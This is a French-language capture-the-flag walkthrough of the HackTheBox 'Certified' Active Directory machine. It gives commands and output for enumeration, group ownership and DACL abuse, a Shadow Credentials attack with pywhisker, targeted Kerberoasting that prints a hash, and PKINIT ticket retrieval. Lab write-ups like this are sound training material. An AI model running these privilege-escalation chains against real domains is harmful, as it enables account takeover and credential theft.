Certified

mercredi 20 novembre 2024 08:46


─$ nmap -sV -O -T4 -Pn 10.129.231.186
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-20 08:21 CET
Nmap scan report for 10.129.231.186
Host is up (0.020s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-20 14:21:51Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.91 seconds

judith.mader / judith09

Je pense qu'on va d'abord énumérer les user présent dans le domaine :


crackmapexec smb 10.129.231.186 -u judith.mader -p 'judith09' --shares



certified.htb\gregory.cameron
certified.htb\harry.wilson
certified.htb\alexander.huges
certified.htb\ca_operator
certified.htb\management_svc
certified.htb\judith.mader

Maintenant on va voir si avec le login qu'on nous a donné je peux me connecter avec evil-winrm :

netexec winrm 10.129.231.186 **-u** judith.mader **-p** 'judith09'



nop


```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ netexec ldap 10.129.231.186 -u  judith.mader -p 'judith09'

/usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
  xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
SMB         10.129.231.186  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP        10.129.231.186  389    DC01            [+] certified.htb\judith.mader:judith09

┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ netexec smb 10.129.231.186 -u  judith.mader -p 'judith09'

SMB         10.129.231.186  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01            [+] certified.htb\judith.mader:judith09

┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$
```

Hmm

```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ netexec ldap 10.129.231.186 -u  judith.mader -p 'judith09' --bloodhound --collection All --dns-server 10.129.231.186

/usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
  xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
SMB         10.129.231.186  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP        10.129.231.186  389    DC01            [+] certified.htb\judith.mader:judith09
LDAP        10.129.231.186  389    DC01            Resolved collection methods: trusts, objectprops, container, localadmin, acl, group, rdp, dcom, session, psremote
LDAP        10.129.231.186  389    DC01            Done in 00M 04S
LDAP        10.129.231.186  389    DC01            Compressing output into /home/alice/.nxc/logs/DC01_10.129.231.186_2024-11-20_090313_bloodhound.zip
```


```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ rpcclient -U  "judith.mader%judith09" 10.129.231.186 -c "enumdomusers"

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[judith.mader] rid:[0x44f]
user:[management_svc] rid:[0x451]
user:[ca_operator] rid:[0x452]
user:[alexander.huges] rid:[0x641]
user:[harry.wilson] rid:[0x642]
user:[gregory.cameron] rid:[0x643]
```

On va voir ce que **bloodhound** nous présente :



Judith a le first degree object control sur le group management on peut donc changer le mot de passe du groupe et normalement dans la logique je peux changer le mot de passe des users appartenant au groupe.

Le groupe management a le generic write sur le user management_svc :



pywhisker -d "administrator.htb" -u "judith.mader" -p 'judith09' --target "management_svc" --action "add"

Notre objectif ici va de changer les droit que judith a sur le groupe management pour ensuite prendre contrôle du user management_cv :

```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 owneredit.py certified.htb/judith.mader:judith09 -target-dn "CN=Management,CN=Users,DC=certified,DC=htb" -new-owner-dn "CN=judith.mader,CN=Users,DC=certified,DC=htb" -dc-ip 10.129.231.186
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] New owner SID not found in LDAP (CN=judith.mader,CN=Users,DC=certified,DC=htb)
```

```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 lookupsid.py certified.htb/judith.mader:judith09@10.129.231.186
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.129.231.186
[*] StringBinding ncacn_np:10.129.231.186[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-729746778-2675978091-3820388244
498: CERTIFIED\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: CERTIFIED\Administrator (SidTypeUser)
501: CERTIFIED\Guest (SidTypeUser)
502: CERTIFIED\krbtgt (SidTypeUser)
512: CERTIFIED\Domain Admins (SidTypeGroup)
513: CERTIFIED\Domain Users (SidTypeGroup)
514: CERTIFIED\Domain Guests (SidTypeGroup)
515: CERTIFIED\Domain Computers (SidTypeGroup)
516: CERTIFIED\Domain Controllers (SidTypeGroup)
517: CERTIFIED\Cert Publishers (SidTypeAlias)
518: CERTIFIED\Schema Admins (SidTypeGroup)
519: CERTIFIED\Enterprise Admins (SidTypeGroup)
520: CERTIFIED\Group Policy Creator Owners (SidTypeGroup)
521: CERTIFIED\Read-only Domain Controllers (SidTypeGroup)
522: CERTIFIED\Cloneable Domain Controllers (SidTypeGroup)
525: CERTIFIED\Protected Users (SidTypeGroup)
526: CERTIFIED\Key Admins (SidTypeGroup)
527: CERTIFIED\Enterprise Key Admins (SidTypeGroup)
553: CERTIFIED\RAS and IAS Servers (SidTypeAlias)
571: CERTIFIED\Allowed RODC Password Replication Group (SidTypeAlias)
572: CERTIFIED\Denied RODC Password Replication Group (SidTypeAlias)
1000: CERTIFIED\DC01$ (SidTypeUser)
1101: CERTIFIED\DnsAdmins (SidTypeAlias)
1102: CERTIFIED\DnsUpdateProxy (SidTypeGroup)
1103: CERTIFIED\judith.mader (SidTypeUser)
1104: CERTIFIED\Management (SidTypeGroup)
1105: CERTIFIED\management_svc (SidTypeUser)
1106: CERTIFIED\ca_operator (SidTypeUser)
1601: CERTIFIED\alexander.huges (SidTypeUser)
1602: CERTIFIED\harry.wilson (SidTypeUser)
1603: CERTIFIED\gregory.cameron (SidTypeUser)
```

On recommence cette commande :

python3 owneredit.py certified.htb/judith.mader:judith09 -target-dn "CN=Management,CN=Users,DC=certified,DC=htb" -new-owner-sid "**S-1-5-21-729746778-2675978091-3820388244-1103**" -dc-ip 10.129.231.186

```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 owneredit.py certified.htb/judith.mader:judith09 -target-dn "CN=Management,CN=Users,DC=certified,DC=htb" -new-owner-sid "S-1-5-21-729746778-2675978091-3820388244-1103" -dc-ip 10.129.231.186

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
```

Ça ne fonctionne pas donc je vais tenter un autre truc :
On va utiliser **BLOODYAD :**

bloodyAD --host "10.129.231.186" -d "certified.htb" -u "judith.mader" -p "judith09" set owner Management judith.mader

À partir de l'adresse <http://www.vxer.cn/2024/11/07/hackthebox-certified-walkthrough/>

```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ bloodyAD --host "10.129.231.186" -d "certified.htb" -u "judith.mader" -p "judith09" set owner Management judith.mader
[+] Old owner S-1-5-21-729746778-2675978091-3820388244-512 is now replaced by judith.mader on Management
```

Judith est maintenant l'owner du groupe management.

Maintenant on peut récupérer le mot de passe du user management_svc. Mais avant on va donner les droits de changer les mots de passe judith avec la commande suivante :

Python3 impacket-dacledit -action 'read' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'

```
[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-729746778-2675978091-3820388244-1103)
[*]   ACE[3] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteOwner (0x80000)
[*]     Trustee (SID)           : judith.mader (S-1-5-21-729746778-2675978091-3820388244-1103)

┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
```

```
└─$ impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20241120-104346.bak
[*] DACL modified successfully!
```

ON peut refaire la commande pour vérifier que tout est bon :

```
[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-729746778-2675978091-3820388244-1103)
[*]   ACE[3] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE Flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteOwner (0x80000)
[*]     Trustee (SID)           : judith.mader (S-1-5-21-729746778-2675978091-3820388244-1103)
```

```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 dacledit.py -action 'read'  -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-729746778-2675978091-3820388244-1103)
[*]   ACE[3] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE Flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteOwner (0x80000)
[*]     Trustee (SID)           : judith.mader (S-1-5-21-729746778-2675978091-3820388244-1103)
```

```
[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-729746778-2675978091-3820388244-1103)
[*]   ACE[0] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE Flags               : None
[*]     Access mask             : ReadProperty, WriteProperty
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : Self-Membership (bf9679c0-0de6-11d0-a285-00aa003049e2)
[*]     Trustee (SID)           : judith.mader (S-1-5-21-729746778-2675978091-3820388244-1103)
[*]   ACE[4] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE Flags               : CONTAINER_INHERIT_ACE
[*]     Access mask             : WriteOwner (0x80000)
[*]     Trustee (SID)           : judith.mader (S-1-5-21-729746778-2675978091-3820388244-1103)
```

Maintenant on va ajouter judith dans le groupe management vu que de base elle n'est pas dedans :

net rpc group addmem `"Management"` `"judith.mader"` -U `"certified.htb"`/`"judith.mader"`%`"judith09"` -S `"DC01.certified.htb"`


```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ net rpc group addmem "Management" "judith.mader" -U "certified.htb"/"judith.mader"%"judith09" -S "DC01.certified.htb"

┌──(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ net rpc group members "Management" -U "certified.htb/judith.mader%judith09" -S "DC01.certified.htb"
CERTIFIED\judith.mader
CERTIFIED\management_svc
```

On retelecharge une map pour bloodhound pour voir maintenant ce qu'on peut faire :

netexec ldap 10.129.231.186 -u judith.mader -p 'judith09' --bloodhound --collection All --dns-server 10.129.231.186

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
└─$ netexec ldap  10.129.231.186 -u  judith.mader -p 'judith09' --bloodhound --collection All --dns-server 10.129.231.186

/usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
  xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
SMB         10.129.231.186  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
LDAP        10.129.231.186  389    DC01            [+] certified.htb\judith.mader:judith09
LDAP        10.129.231.186  389    DC01            Resolved collection methods: acl, rdp, session, container, trusts, objectprops, group, dcom, localadmin, psremote
[10:47:04] ERROR    Unhandled exception in computer DC01.certified.htb processing: The NETBIOS connection with the remote host timed out.
LDAP        10.129.231.186  389    DC01            Done in 00M 07S
LDAP        10.129.231.186  389    DC01            Compressing output into /home/alice/.nxc/logs/DC01_10.129.231.186_2024-11-20_104656_bloodhound.zip

┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
```

ON peut voir que judith fait maintenant partie du groupe Management :



Donc on voit que judith a maintenant le droit **owns + addmember + writeowner.** Bref judith est la big boss du groupe donc elle peut faire ce qu'elle veut et donc par conséquent on peut changer le mot de passe du user **management_svc.**

Pour ça on va ajouter le **msDs-KeyCredentialLink attribute** a **management_svc**. On va recevoir ensuite un pfx file et un fichier de passwd

Pour ça on va utiliser l'outils : **pywhisker**

pywhisker -d "administrator.htb" -u "judith.mader" -p 'judith09' --target "michael" --action "add"

Comme pour la machine **administrator** on va refaire la shadow attack :

The method used below is called Shadow Credential attack. Using pywhisker, add the msDs-KeyCredentialLink attribute content to the management_svc user.

> *After obtaining the high-privilege user, add Shadow Credential (msDS-KeyCredentialLink attribute) to the target user, and use the relevant attack tools to obtain the .pfx private key certificate file, and then use the .pfx file to apply for the target user's TGT, and then obtain its NTLM Hash.*
> *https://mrwq.github.io/aggregate-paper/butian/%E7%BA%A2%E9%98%9F%E5%9F%9F%E6%B8%97%E9%80%8F%E6%9D%83%E9%99%90%E7%BB%B4%E6%8C%81%E6%8A%80%E6%9C%AF%EF%BC%9AShadow%20Credentials/*

On peut d'abord vérifier que l'attribute du user management_svc est vide :

pywhisker -d `"certified.htb"` **-u** `"judith.mader"` **-p** `'judith09'` **--target** `"management_svc"` **--action** `"list"`

```
┌──(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
└─$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p 'judith09' --target "management_svc" --action "list"

[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Attribute msDS-KeyCredentialLink is either empty or user does not have read permissions on that attribute
```

On obtient le fichier .pfx

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p 'judith09' --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: aeed0ad6-535f-c629-0571-7ccd47bc4027
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: TOJ10pX0.pfx
[*] Must be used with password: hq7ZTgwg2rKZXxMkNU8y
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

ON peut récupérer le TGT de l'user **management_svc**

PB d'horodatage : https://medium.com/@danieldantebarnes/fixing-the-kerberos-sessionerror-krb-ap-err-skew-clock-skew-too-great-issue-while-kerberoasting-b60b0fe20069

```
┌──(alice㉿kali)-[~/…/Machines/MEDIUM/WINDOWS/Certified]
└─$ su root
Password:
┌──(root㉿kali)-[/home/…/Machines/MEDIUM/WINDOWS/Certified]
└─# timedatectl set-ntp off

┌──(root㉿kali)-[/home/…/Machines/MEDIUM/WINDOWS/Certified]
└─# rdate -n 10.129.231.186
Wed Nov 20 19:52:36 CET 2024

┌──(root㉿kali)-[/home/…/Machines/MEDIUM/WINDOWS/Certified]
└─#
```

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 targetedKerberoast.py -v -d "certified.htb" -u "judith.mader" -p judith09

[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (management_svc)
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$3f244ac8bc091c99a19b77332b84c5d9$0247848e7a780
a34bbd66cf4fe0ebd9cbd66482e5e145376b2543d7218592d7afd8fc961734e095eb60048fd7684fc389e6050825a44489f2a9fde0f21077c2ecbb
4d6fcd695a55d233c5ec7570cb986919cacf4544bace94ccc6c4ad7b083d1292314fe3130c56d352a1157fb8f165a53295f8706c9aba918a5bb798
5a195e8699488a64f9f04170d28d91bcbb10f6c64977aa771e0c7539822cc2583a681c970040f2ca0ba53f1b70d76d669beda072c3d48c13058140
5d1f1ebd7399b26f576e5ffcff323c72dbcaa9d4bfebafe64a895e9c61044d8ef51f87b2324d0623d702189eb7c5272fb9c7a3d9c5a6637182d76d1
e74ccc89af6cd332895fef4cae14d130d9db1f1da060b8f1c73dd7dfcd1802d8d9dda28a955ed751fc6b6079f3323a1805632dfb49bf5394008a0c
c5326118b6420ef4adcf40fe8610ecda426600c3807ed8124bee81b859565846675c4a6599471bbe4f2c2494cb02f05783ce5e26ca85628c05e6b4
b7c5560e9b28e887c96b5ebdcaa71425ece76bac9be1dacb7b4bc8793937af1fe17d99e2c4774dc60bbfae8119f7873ecbdeb2e44b5ae96bc6d814
19ddf62122914a3edd556ae49aa6e3fa811298cf0b1159f1304418bd50503d858d7ac9d8404ec194c31db0e4fc32510d892309a642eebe7cfd57be
f54f691a6a332b080eed0a224b5c3bb27c721e32e028f27bedb859890ecaaf2fd8a320439f094f149f04499e2bb0e35b56dd3552ef748907c69431
a636fd68af3ef50fe1c7797899ddcc6ff44989c3cb382fb555d7f2a680e55aaed9b3b104165aaaff515a4993c2708c41d5a2a09501310c349e7f75
6db25959cab0e110e9d5780443bfd6c44ce2177746c7d0ce781dd46fc8490820c3abf3cd89249d984f752e280d524e65f5a037d2d1f93720cabba7
fd4c636fb2b3e7aff13834396938e51a36b9c6c4bc7fc5bd1e5af9c6536ac9204362f80a3a789ca9396ac615f4e6374a0adbb1bfd0c8b4eb61df9e
752a5e10d95eacc00be80421ed87d979f363d38f7e8286120335e590521b5c7bf15dea5669e4bdb532890b798b6127c230f7e4f73001a4efe2d10f
419c72f48a75effee5bf7462febf471121907b74cf285e8d868c972ca1b51be5dbd1e4b9cbd177ad22eeeaaf612970f91fcaeba05f0d7bb902e1d4
0192a5ea62545be177aac9568d5d64530c110175c3696a78226313cf76a992819a9dfb84a4ffb57fd09378472b210fcee50fe59105c3c6e9e9c64a
74738662290222cefe4bb8dba037b8d893f8ac88762c851b38ed5953667f69744e9f8d0893b97aa47bc0b3633762400bb91d95165ee7154181929
2f9c39b64fc8dc76dc6869c4eaf1f8a29c8986fff7345acd257a0c26c29591ed9866d23e130b51d27655bcaf3c877b75090a60f6210e716df9ab73
4e29bd536f772be6af0690c6fca4792e1be277ba0fa5799c66fe10db54e1fd5227653c986f4781ab4fe816f4e42b55eb8c797173e7f094918b922d
ff7bfd5b5d502f4cc06f77a77e6cbaffd9fb8b67db80239754a9ad518fbe5bed14e54911cc599f049b62948059658bc91ac79bd1096
```

Must be used with password: **hq7ZTgwg2rKZXxMkNU8y**

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p 'judith09' --target "management_svc" --action "list"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Listing devices for management_svc
[*] DeviceID: aeed0ad6-535f-c629-0571-7ccd47bc4027 | Creation Time (UTC): 2024-11-20 11:48:32.879486
[*] DeviceID: ed1d47c2-0074-0846-4c6d-6258f80be562 | Creation Time (UTC): 2024-11-20 18:54:50.259256

┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
```

Bon maintenant on va récupérer le TGT du user management_svc :

python3 gettgtpkinit.py certified.htb/management_svc -cert-pfx **TOJ10pX0.pfx** -pfx-pass '**hq7ZTgwg2rKZXxMkNU8y**' management_svc.ccache

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 gettgtpkinit.py certified.htb/management_svc -cert-pfx TOJ10pX0.pfx -pfx-pass 'hq7ZTgwg2rKZXxMkNU8y' manag
ement_svc.ccache
2024-11-20 20:01:35,913 minikerberos INFO     Loading certificate and key from file
